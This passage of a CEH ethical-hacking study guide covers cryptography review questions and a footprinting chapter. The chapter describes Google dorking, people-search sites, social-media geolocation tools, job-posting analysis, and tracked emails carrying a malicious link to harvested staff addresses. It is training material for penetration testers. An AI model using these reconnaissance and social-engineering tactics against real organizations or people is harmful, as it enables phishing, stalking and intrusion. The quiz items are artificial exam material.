
Cryptography is able to provide many services to keep data and services secure and safe. The ability to provide confidentiality, integrity, nonrepudiation, and authentication is invaluable, with each being useful alone and more powerful when combined. Technologies such as SSL, IPsec, and others would just not be possible without encryption or at least not in their current form.

Exam Essentials

Know the purpose of cryptography. Cryptography is designed to protect both the integrity and confidentiality of information as well as provide nonrepudiation and authentication; although the mechanism may vary, the goal is the same.

Understand symmetric versus asymmetric cryptography. Know why symmetric and asymmetric are suitable for some applications and unsuitable for others.

Know your applications. Understand how cryptography works and how it can be applied to any given situation and which processes are well suited to a given situation.

Know your tools and terms. The CEH exam is drenched with terms and tool names that will eliminate even the most skilled test taker because they simply don't know what the question is talking about. Familiarize yourself with all the key terms, and be able to recognize the names of the various tools on the exam.

Review Questions

1. Symmetric cryptography is also known as _____.
   - **A.** Shared key cryptography
   - **B.** Public key cryptography
   - **C.** Hashing
   - **D.** Steganography
2. Which of the following manages digital certificates?
   - **A.** Hub
   - **B.** Key
   - **C.** Public key
   - **D.** Certificate authority
3. Asymmetric encryption is also referred to as which of the following?
   - **A.** Shared key
   - **B.** Public key
   - **C.** Hashing
   - **D.** Block
4. Which of the following best describes hashing?
   - **A.** An algorithm
   - **B.** A cipher
   - **C.** Nonreversible
   - **D.** A cryptosystem
5. A message digest is a product of which kind of algorithm?
   - **A.** Symmetric
   - **B.** Asymmetric
   - **C.** Hashing
   - **D.** Steganography
6. A public and private key system differs from symmetric because it uses which of the following?
   - **A.** One key
   - **B.** One algorithm
   - **C.** Two keys
   - **D.** Two algorithms

7. A public key is stored on the local computer by its owner in a _____.

A. Hash

B. PKI system

C. Smart card

D. Private key

8. Symmetric key systems have key distribution problems due to _____.

A. Number of keys

B. Generation of key pairs

C. Amount of data

D. Type of data

9. What does hashing preserve in relation to data?

A. Integrity

B. Confidentiality

C. Availability

D. Repudiation

10. Which of the following is a common hashing protocol?

A. MD5

B. AES

C. DES

D. RSA

11. Which of the following best describes PGP?

A. A symmetric algorithm

B. A type of key

C. A way of encrypting data in a reversible method

D. A key escrow system

12. SSL is a mechanism for which of the following?

A. Securing stored data

B. Securing transmitted data

C. Verifying data

D. Authenticating data

13. Which system does SSL use to function?

A. AES

B. DES

C. 3DES

D. PKI

14. In IPsec, encryption and other processes happen at which layer of the OSI model?

A. Level 1

B. Level 2

C. Level 3

D. Level 4

15. In IPsec, what does Authentication Header (AH) provide?

A. Data security

B. Header security

C. Authentication services

D. Encryption

16. In IPsec, what does Encapsulating Security Payload (ESP) provide?

A. Data security

B. Header security

C. Authentication services

D. Integrity

17. At what point can SSL be used to protect data?

A. On a hard drive

B. On a flash drive

C. On Bluetooth

D. During transmission

18. Which of the following does IPsec use?

A. SSL

B. AES

C. DES

D. PKI

19. Who first developed SSL?

A. Netscape

B. Microsoft

C. Sun

D. Oracle

20. IPsec uses which two modes?

A. AH/ESP

B. AES/DES

C. EH/ASP

D. AES/ESP



Chapter

4

Footprinting

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating environments
- S. Exploitation tools



In this chapter, you'll begin the process of investigating a system with the intention of attacking and compromising the target. You'll start this process with a step known as footprinting, which could be generically termed "doing your homework" regarding your target.

Footprinting is a vital first step in the process of penetration testing because it allows for the gathering of information, both passively and actively, about your intended target of evaluation. Spending a good amount of time learning about your target before you start launching attacks and strikes against it will allow for more precise targeting and more accurate and productive actions. In addition, taking time to gain information and plan your next steps will allow you to be more stealthy rather than running headlong into the process.

Understanding the Steps of Ethical Hacking

For an overview of the process, let's look at the steps of ethical hacking to see where footprinting fits in as well as what future phases hold.

Phase 1: Footprinting

Footprinting is the first phase of the ethical hacking process and is the subject of this chapter. This phase consists of passively and actively gaining information about a target. The goal is to gather as much information as is reasonable and useful about a potential target with the objective of getting enough information to make later attacks more accurate. The end result should be a profile of the target that is a rough picture but one that gives enough data to plan the next phase of scanning.

Information that can be gathered during this phase includes the following:

- IP address ranges
- Namespaces
- Employee information
- Phone numbers
- Facility information
- Job information

Footprinting takes advantage of the information that is carelessly exposed or disposed of inadvertently.



Phases 2–4 are the subjects of later chapters (Chapter 5, "Scanning;" Chapter 6, "Enumeration;" and Chapter 7, "System Hacking"), but do remember that the information gathered in phase 1 is crucial to the success of later phases. Time spent researching and investigating shortens the attack phase and makes it potentially more fruitful and accurate.

Phase 2: Scanning

Phase 2 is *scanning*, which focuses on an active engagement of the target with the intention of obtaining more information. Scanning the target network will ultimately locate active hosts that can then be targeted in a later phase. Footprinting helps identify potential targets, but not all may be viable or active hosts. Once scanning determines which hosts are active and what the network looks like, a more refined process can take place.

During this phase tools such as these are used:

- Pings
- Ping sweeps
- Port scans
- Tracert

Phase 3: Enumeration

The last phase before you attempt to gain access to a system is the enumeration phase. *Enumeration* is the systematic probing of a target with the goal of obtaining user lists, routing tables, and protocols from the system. This phase represents a significant shift in your process; it is the initial transition from being on the outside looking in to moving to the inside of the system to gather data. Information such as shares, users, groups, applications, protocols, and banners all proved useful in getting to know your target, and this information is carried forward into the attack phase.

The information gathered during phase 3 typically includes, but is not limited to, the following:

- Usernames
- Group information
- Passwords
- Hidden shares
- Device information
- Network layout

- Protocol information
- Server data
- Service information

Phase 4: System Hacking

Once you have completed the first three phases, you can move into the *system hacking* phase. You will recognize that things are getting much more complex and that the system hacking phase cannot be completed in a single pass. It involves a methodical approach that includes cracking passwords, escalating privileges, executing applications, hiding files, covering tracks, concealing evidence, and then pushing into a complex attack.

What Is Footprinting?

Now let's circle back to the first step in the process of ethical hacking: footprinting. Footprinting, or reconnaissance, is a method of observing and collecting information about a potential target with the intention of finding a way to attack the target. Footprinting looks for information and later analyzes it, looking for weaknesses or potential vulnerabilities.



When you conduct footprinting—as with all phases and processes described in this book—you must be quite methodical. A careless or haphazard process of collecting information can waste time when moving forward or, in a worst-case scenario, cause the attack to fail. In addition, being haphazard or imprecise can have the undesired effect of attracting the defender's attention, thereby thwarting your information gathering. The smart or careful attacker spends a good amount of time in this phase gathering and confirming information.

Footprinting generally entails the following steps to ensure proper information retrieval:

1. Collect information that is publicly available about a target (for example, host and network information).
2. Ascertain the operating system(s) in use in the environment, including web server and web application data where possible.
3. Issue queries such as Whois, DNS, network, and organizational queries.
4. Locate existing or potential vulnerabilities or exploits that exist in the current infrastructure that may be conducive to launching later attacks.

Why Perform Footprinting?

Footprinting is about gathering information and formulating a hacking strategy. With proper care you, as the attacking party, may be able to uncover the path of least resistance into an organization. Passively gathering information is by far the easiest and most effective method. If done by a skilled, inventive, and curious party (you!), the amount of information that can be passively gathered is staggering. Expect to obtain information such as this:

- Information about an organization's security posture and where potential loopholes may exist. This information will allow for adjustments to the hacking process that make it more productive.
- A database that paints a detailed picture with the maximum amount of information possible about the target. This may be from an application such as a web application or other source.
- A network map using tools such as the Tracert utility to construct a picture of a target's Internet presence or Internet connectivity. Think of the network map as a roadmap leading you to a building; the map gets you there, but you still have to determine the floor plan of the building.

Goals of the Footprinting Process

Before you start doing footprinting and learn the techniques, you must set some expectations as to what you are looking for and what you should have in your hands at the end of the process. Keep in mind that the list of information here is not exhaustive, nor should you expect to be able to obtain all the items from every target. The idea is for you to get as much information in this phase as you possibly can, but take your time!

Here's what you should look for:

- Network information
- Operating system information
- Organization information, such as CEO and employee information, office information, contact numbers, and email
- Network blocks
- Network services
- Application and web application data and configuration information
- System architecture
- Intrusion detection and prevention systems
- Employee names
- Work experience

Let's take a closer look at the first three on this list.

Network Information

On the network side of things, a lot of information is invaluable—if you can get hold of the data. Amazingly, much of the network information that is useful to you in starting the initial phase of an attack is readily available or can be easily obtained with little investigation. During the footprinting phase, keep your eyes open for the following items:

- Domain names the company uses to conduct business or other functions, including research and customer relations
- Internal domain name information
- IP addresses of available systems
- Rogue or unmonitored websites that are used for testing or other purposes
- Private websites
- TCP/UDP services that are running
- Access control mechanisms, including firewalls and ACLs
- Virtual private network (VPN) information
- Intrusion detection and prevention information as well as configuration data
- Telephone numbers, including analog and Voice over Internet Protocol (VoIP)
- Authentication mechanisms and systems

See Exercise 4.1 to find the IP address of a website.

EXERCISE 4.1

Finding the IP Address of a Website

This exercise shows you how to obtain information about a website by using `ping` and `tracert`.

1. On a Windows system, open the command prompt and enter the following command:

   ```
   ping www.wiley.com
   ```

2. Note the IP address that is returned, along with any other statistics such as packets lost and approximate round-trip time. This information will give you an idea of the connection's performance and quality.

3. Determine the frame size on the network by entering this command:

   ```
   ping www.wiley.com –f –l 1300
   ```

4. Note the response to the command. If the command indicates that the packet was fragmented, then decrease the 1300 value gradually until the results indicate otherwise. Once you get a valid value, note the number.

EXERCISE 4.1 *(continued)*

5. At the command prompt, enter the following command,

   `tracert <ip address>`

   where `<ip address>` is the one you recorded in step 1.

6. The results reveal information about the path that traffic is taking from the local host to the remote host. Note the response times and the locations that may have dropped packets. It is possible that devices such as firewalls, routers, and others may alter the expected responses of packets and the results you would normally encounter.

Operating System Information

The operating system is one of the most important areas you must gain information about. When browsing information on job sites or gathering information from elsewhere, look closely to see if anything you obtain can give you clues to what is running. For example, job postings that ask for experience on Office 2010 or Internet Explorer 9 could go a long way toward narrowing down the OSs present in the environment.

When sorting through the wealth of information that typically is available about a target, keep an eye out for anything that provides technical details:

- User and group information and names
- Operating system versions
- System architecture
- Remote system data
- System names
- Passwords

Organization Data

Not all information is technical, so look for information about how an organization works. Information that provides details about employees, operations, projects, or other details is vital. Expect to encounter this information in many locations such as the company's own website, discussion groups, financial reports, and other locations.

This information includes the following:

- Employee details
- Organization's website
- Company directory
- Location details
- Address and phone numbers
- Comments in HTML source code

- Security policies implemented
- Web server links relevant to the organization
- Background of the organization
- News articles and press releases

Terminology in Footprinting

In this section you'll learn definitions that may appear on the CEH exam.

Open Source and Passive Information Gathering

As far as intelligence gathering goes, open source or passive information gathering is the least aggressive. Basically, the process relies on obtaining information from those sources that are typically publicly available and out in the open. Potential sources include newspapers, websites, discussion groups, press releases, television, social networking, blogs, and innumerable other sources.

With a skilled and careful hand, it is more than possible to gather operating system and network information, public IP addresses, web server information, and TCP and UDP data sources, just to name a few.

Active Information Gathering

Active information gathering involves engagement with the target through techniques such as social engineering. Attackers tend to focus their efforts on the soft target, which tends to be human beings. A savvy attacker engages employees under different guises under various pretenses with the goal of socially engineering an individual to reveal information.

Passive Information Gathering

Passive information gathering is decidedly less aggressive and overt than active information gathering. Whereas active information gathering requires much more direct engagement with the target, passive does not. Passive uses methods that gather information indirectly about a target from other sources. These sources include websites, job postings, social media, and other types of sources. Typically the information-gathering process will start passively.

Pseudonymous Footprinting

Pseudonymous involves gathering information from online sources that are posted by someone from the target but under a different name or in some cases a pen name. In essence the information is not posted under a real name or anonymously; it is posted under an assumed name with the intention that it will not be traced to the actual source.

Under normal conditions this technique can be used to get unsuspecting parties to contact you. Using the name of someone within the company (whom you may have never met

face to face) but from another office or location can be an easy way to entrap someone and gain useful information.

Internet Footprinting

A pretty straightforward method of gaining information is to just use the Internet. I'm talking about using techniques such as Google hacking (which uses Google Search and other Google apps to identify security holes in websites' configuration and computer code) and other methods to find out what your target wants to hide (or doesn't know is public information) that a malicious party can easily obtain and use.

Threats Introduced by Footprinting

Let's take a closer look at the threats that can be used to gain information:

Social Engineering One of the easiest ways to gain information about a target or to get information in general is to just ask for it. When asking doesn't work, you can try manipulating people with the goal of getting that gem of information that can give you useful insight.

Network and System Attacks These are designed to gather information relating to an environment's system configuration and operating systems.

Information Leakage This one is far too common nowadays; organizations frequently have become victims of data and other company secrets slipping out the door and into the wrong hands.

Privacy Loss Another one that is common—all too common, sadly—is privacy loss. Remember that gaining access to a system isn't just about controlling an environment; it could also be a way to gather private and personal information within it. If you happen to be the target of such an attack, you may easily find yourself running afoul of laws such as the Health Insurance Portability and Accountability Act of 1996 (HIPAA) or Sarbanes–Oxley, to name a couple.

Revenue Loss Loss of information and security related to online business, banking, and financial-related issues can easily lead to lack of trust in a business, which may even lead to closure of the business itself. Remember that aside from the financial loss in fines, penalties, and lawsuits, customers are prone to take their business elsewhere if they don't feel it is safe.



When talking about threats that footprinting can cause to an organization, we need to mention personally identifiable information (PII). PII is any information that can be used to uniquely identify an individual such as name, address, phone number, or social security number. If you encounter any of this information during your penetration testing process, you should seriously consider reporting it to your client immediately, especially if you encounter it during a stage such as footprinting. Any disclosure of PII to unauthorized parties can be catastrophic, leading to lawsuits, bad publicity, regulatory penalties, and much more.

The Footprinting Process

There are many steps in the footprinting process, each of which will yield a different type of information. Remember to log each piece of information that you gather, no matter how insignificant it may seem at the time.

Using Search Engines

One of the first steps in the process of footprinting tends to be using a search engine. Search engines such as Google and Bing can easily provide a wealth of information that the client may have wished to have kept hidden or may have just plain forgotten about. The same information may readily show up on a search engine results page (SERP).

Using a search engine, you can find a lot of information, some of it completely unexpected or something a defender never considers, such as technology platforms, employee details, login pages, intranet portals, and so on. A search can easily provide even more details such as names of security personnel, brand and type of firewall, and antivirus protection, and it is not unheard of to find network diagrams and other information.

Google Hacking

Of course, the best known and most dominant search engine today is Google, so let's start there. Google, like any search engine, allows you to type in things to look for on the Internet. While I won't go through how to do basic searches in this book, it is safe to say that anyone who has used one knows that sometimes getting the correct information can be tough. Typing in terms to a search engine will get you results, but are they results that you need? Let's see how to unleash the real power with Google; now is the time to learn the process known as *Google hacking*.

Google hacking is not anything new and has been around for a long time; it just isn't widely known by the public. The process involves using advanced operators to fine-tune your results to get what you want instead of being left at the whim of the search engine. With Google hacking it is possible to obtain items such as passwords, certain file types, sensitive folders, logon portals, configuration data, and other data.

Before you perform any Google hacking (see Exercise 4.2) you need to be familiar with the operators that make it possible.



Each of the operators mentioned here is entered directly into the search box on the Google.com home page. You don't have to go to a special page to use these commands.

cache Displays the version of a web page that Google contains in its cache instead of displaying the current version. Syntax: **cache:<*website name*>**

link Lists any web pages that contain links to the page or site specified in the query. Syntax: **link:<*website name*>**

info Presents information about the listed page. Syntax: **info:<*website name*>**

site Restricts the search to the location specified. Syntax: **<*keyword*> site:<*website name*>**

allintitle Returns pages with specified keywords in their title. Syntax: **allintitle:<*keywords*>**

allinurl Returns only results with the specific query in the URL. Syntax: **allinurl:<*keywords*>**

EXERCISE 4.2

Using Google Hacking

This exercise demonstrates how to use Google hacking to uncover information about a target. To do this exercise, you can use any browser and just go to `www.google.com`.

1. In the search box enter the phrase **Site:www.wiley.com Oriyano**. This will search the Wiley website and return any references that include the name Oriyano.
2. In the search box enter the phrase **Allinurl: network camera**. This will return a list of web-enabled cameras that are attached to the Internet.
3. In the search box enter the phrase **Link: itpro.tv**. This will return a list of websites that link to the website `itpro.tv`.

This is just an example of three operators available to you for Google hacking. To gain information about your target, replace the website and keywords with your target. Experiment with different combinations and phrases to extract information regarding your target.

If you are still a little confused about how these special queries and operators work, a very good resource is the Google Hacking Database (GHDB). This website (`www.exploit-db.com/google-dorks/`) has been maintained for a very long time; there you will find the operators described here along with plenty of new ones. By observing the queries and the results that they provide, you may gain a better understanding of how things work.



A couple of things to note when using these advanced operators are frequency and number of keywords. First, be careful of how many times you use the operators in a short period of time because Google can shut down queries using these advanced operators if too many appear in a short period of time. Second, keep in mind that there are many more keywords than I can cover here, including `filetype`.

Try using these Google hacks only after you have done some initial reconnaissance. The reasoning here is that after you have some initial information about a target from your more general investigation, you can then use a targeted approach based on what you have learned.



To fully appreciate the power of Google hacking, practice on your own, trying different combinations and variations of the commands mentioned here. That way, you become familiar with the results they are capable of providing and how each works.

To use a search engine effectively for footprinting, always start with the basics. The very first step in gathering information is to begin with the company name. Enter the company name and take note of the results, because some interesting ones may appear.



Nowadays the tendency is for individuals to go directly to their favorite search engine and review the results it returns. But if you do this, you are greatly limiting your results. Be sure to search other engines in addition to your favorite. Different engines can and do give different results here and there because of the way they have been designed. Depriving yourself of this information limits your potential attack options later.

Once you have gotten basic information from the search engine, it's time to move in a little deeper and look for information relating to the URL.

If you need to find the external URL of a company, open the search engine of your choice, type the name of the target organization, and execute the search. Such a search will generally obtain for you the external and most visible URLs for a company and perhaps some of the lesser-known ones. Knowing the internal URLs or hidden URLs can provide tremendous insight into the inner structure or layout of a company. However, tools are available that can provide more information than a standard search engine. Let's examine a couple:



This process uses a search engine—nothing special at this point. Look for details that may be skipped over during a more cursory examination. It is also worth your time to look beyond the first 3–5 pages of results because you can miss information that may be valuable. Studies have shown that most users look at only the first 3–5 pages before stopping and trying another search. Look closely!



In some cases you may find that the information you wanted or hoped for was on a website that has long since been removed, but you are in luck in this case. Thanks to `Archive.org` (also known as The Wayback Machine), you can find archived copies of websites from which you can extract information.

Netcraft Actually a suite of related tools, Netcraft lets you obtain web server version, IP address, subnet data, OS information, and subdomain information for any URL. Remember this tool—it will come in handy later.

Netcraft can also reveal the subdomains of a target by simply entering the domain name the right way. Make sure that you enter a target as domainname.com and not `www.domainname.com`. For example, use Microsoft.com instead of `www.microsoft.com` for the target. The result will be the main domain plus all the subdomains associated with it.



A *subdomain* is a domain that is a child of a parent domain. An example would be support.oriyano.com, where the parent is oriyano.com. Subdomains are useful because they can clue you in to projects and other goings on. In the past I have been able to find beta versions of company websites, company extranets, and plenty of other items companies would have rather kept hidden.

Link Extractor This utility locates and extracts the internal and external URLs for a given location.

Public and Restricted Websites

Websites that are intended *not* to be public but to be restricted to a few can provide you with valuable information. Because restricted websites—such as technet.microsoft.com and developer.apple.com—are not intended for public consumption, they are kept in a subdomain that is either not publicized or that has a login page. (See Exercise 4.3.)

EXERCISE 4.3

Examining a Site

This exercise shows you how to learn more about your target by finding out what they are running, additional IP information, server data, and DNS information.

1. In your web browser, open the website `www.netcraft.com`.
2. In the box labeled What's That Site Running? enter the name of a website. Note that this is a passive activity, so you do not have to request permission, but if you plan a more aggressive activity, consider asking for permission.
3. On the results page, note the list of sites that appear. The results may include a list of subdomains for the domain you entered. Not every site will have subdomains, so if you don't see any don't be alarmed. In some cases if there is only a single result for a domain name, you may in fact go directly to a page with details about the domain.
4. On the results page, click the Site Report icon next to a domain name to go to the Site Report page for that domain.
5. On the Site Report page, note the information provided. This includes data such as email addresses, physical addresses, OS and web server information, and IP information.

EXERCISE 4.3 *(continued)*

You may find yourself in practice repeating these steps for multiple domains and subdomains. Make this process easy on yourself and just print copies of the reports because they will be useful in later stages.


Location and Geography

Not to be overlooked or underestimated in value is any information pertaining to the physical location of offices and personnel. You should seek this information during the footprinting process because it can yield other key details that you may find useful in later stages, including physical penetrations. In addition, knowing a company's physical location can aid in dumpster diving, social engineering, and other efforts.

To help you obtain physical location data, a range of useful and powerful tools is available. Thanks to the number of sources that gather information such as satellites and webcams, there is the potential for you as an attacker to gain substantial location data. Never underestimate the sheer number of sources available, including these:

Google Earth This popular satellite imaging utility has been available since 2001, and since that time it has gotten better with access to more information and increasing amounts of other data. Also included in the utility is the ability to look at historical images of most locations, in some cases back more than 20 years. Figure 4.1 shows a picture from Google Earth.


FIGURE 4.1 Google Earth



Google Maps Google Maps provides area information and similar data. Google Maps with Street View allows you to view businesses, houses, and other locations from the perspective of a car. Using this utility, many people have spotted things such as people, entrances, and even individuals working through the windows of a business.

Webcams These are very common, and they can provide information on locations or people. Figure 4.2 shows a list of results on Google that include web-attached cameras.

FIGURE 4.2 Cameras found by doing a Google hack



People Search Many websites offer information of public record that can be easily accessed by those willing to search for it. It is not uncommon to come across details such as phone numbers, house addresses, email addresses, and other information depending on the website being accessed. Some really great examples of people search utilities are Spokeo, ZabaSearch, Wink, and Intelius.



This location information will become valuable later in this book when we talk about physical security.

Social Networking and Information Gathering

One of the best sources for information is social networking. Social networking has proven not only extremely prolific but also incredibly useful as an information-gathering tool. A

large number of people who use these services provide updates on a daily basis. You can learn not only what an individual is doing but also all the relationships, both personal and professional, that they have.

Because of the openness and ease of information sharing on these sites, a savvy and determined attacker can locate details that ought not to be shared. In the past, I have found information such as project data, vacation information, working relationships, and location data. This information may be useful in a number of ways. For example, armed with personal data learned on social networking sites, an attacker can use social engineering to build a sense of trust.



Social networking can be both a benefit and a problem at the same time. On the one hand, the ability to advertise, spread messages, and share information is enormously powerful and beneficial. On the other hand, an attacker may find the networks and their information useful to attack you. This is something that you will have to keep in mind when allowing the use of these services within an enterprise.

Some popular social networking services that are worth scouring for information about your target may be the ones that you are already familiar with:

Facebook The largest social network on the planet boasts an extremely large user base with a large number of groups for sharing interests. Facebook is also used to share comments on a multitude of websites, making its reach even farther.


Twitter Twitter has millions of users, many of whom post updates several times a day. Twitter offers little in the way of security, and those security features it does have are seldom used. Twitter users tend to post a lot of information with little or no thought as to the value of what they are posting.

Google+ This is Google's answer to the popular Facebook. Although the service has yet to see the widespread popularity of Facebook, there is a good deal of information present on the site that you can search and use.

LinkedIn One of my personal favorites for gathering information is LinkedIn. The site is a social networking platform for job seekers, and as such it has employment history, contact information, skills, and names of those the person has worked with.

Instagram This social media service allows the sharing of photos online. The service is extremely popular and is used by a large number of people worldwide. Figure 4.3 shows a screenshot of Instagram.

FIGURE 4.3 Instagram




Introducing Echosec

One of the most exciting and interesting products for extracting information from social media is a relatively new service known as Echosec. Echosec, found at `www.echosec.net`, is a service that allows you to search social media and takes advantage of location services to show where the postings originated. Simply put, this means that you can pick a spot on a map using a selection box, or type in an address or name, and view everything that has been posted from that location. Want to refine it even more? You can search by username or keyword as well and then even go a step further and filter the search by date range. In practice I have used this tool a lot, and I have been able to retrieve social media postings that were made as recently as a minute or two ago. Figure 4.4 shows the Echosec Pro interface with a sample of results.

How could you make use of a tool like this? Well, the easiest and most obvious way would be to enter the address of the company and/or select a box around the address and see what appears. Since a lot of people post information to social media regularly, it is possible to get information in and around a workplace. This could score valuable information about who is in the organization, where they are, what they are doing, and the like; you may even get extra lucky and see where employees are going for lunch that day so you can "meet" them there.

FIGURE 4.4 The Echosec service



Looking at Maltego

Another valuable tool for visualizing information in social media (as well as other sources) is called Maltego. Maltego is available at `www.paterva.com`, where both a free version and a paid version are available.

This tool can not only retrieve information from social media and other sources, but it is capable of showing the relationships of information. For example, you can search social media postings that relate to a specific company and mention certain information, that come from specific IPs, and more. It can be run on Windows, Mac OS, and Linux.

Financial Services and Information Gathering

Popular financial services such as Yahoo! Finance, Google Finance, and CNBC provide information that may not be available via other means. This data includes company officers, profiles, shares, competitor analysis, and many other pieces of data.

Gathering this information may be incredibly easy. Later in the book, we will talk about attacks such as phishing and spear-phishing that are useful in this area.

The Value of Job Sites

An oft-overlooked but valuable method of gathering information about a target is through job sites and job postings. If you have ever looked at a job posting, as many of us have, you will notice that they can take a lot of forms, but something they tend to have in common

is a *statement of desired skills*. This is the important detail that you are looking for. If you visit a job posting site and find a company that you are targeting, you simply need to investigate the various postings to see what they are asking for. It is not uncommon to find information such as infrastructure data, operating system information, and other useful facts.

A quick perusal through job sites such as `Monster.com`, `Dice.com`, or even `Craigslist.com` can prove valuable. This information is essentially free, because there is little investment in time or effort to obtain it in many cases.

When analyzing job postings, keep an eye out for information such as this:

- Job requirements and experience
- Employer profile
- Employee profile
- Hardware information (This is incredibly common to see in profiles; look for labels such as Cisco, Microsoft, Juniper, Checkpoint, and others that may include model or version numbers.)
- Software information

Some of the major search engines have an alert system that will keep you apprised of any updates as they occur. The alert system allows you to enter a means of contacting you along with one or more URLs you're interested in and a time period over which to monitor them. Search engines such as Google and Yahoo! include this service.



There is a downside, potentially, to using these services: You will have to register with them to get the information. If you are trying to stay hidden, this may be a disadvantage. Consider using a different account if you use these services.

Working with Email

Email is one of the tools that a business relies on today to get its mission done. Without email many businesses would have serious trouble functioning in anything approaching a normal manner. The contents of email are staggering and can be extremely valuable to an attacker looking for more inside information. For a pentester or an attacker, plenty of tools exist to work with email.

One tool that is very useful for this purpose is PoliteMail (`www.politemail.com`), which is designed to create and track email communication from within Microsoft Outlook. This utility can prove incredibly useful if you can obtain a list of email addresses from the target organization. Once you have such a list, you can then send an email to the list that contains a malicious link. When the email is opened, PoliteMail will inform you of the event for each individual.

Another utility worth mentioning is WhoReadMe (`http://whoreadme.com`). This application lets you track emails and also provides information such as operating system, browser type, and ActiveX controls installed on the system.



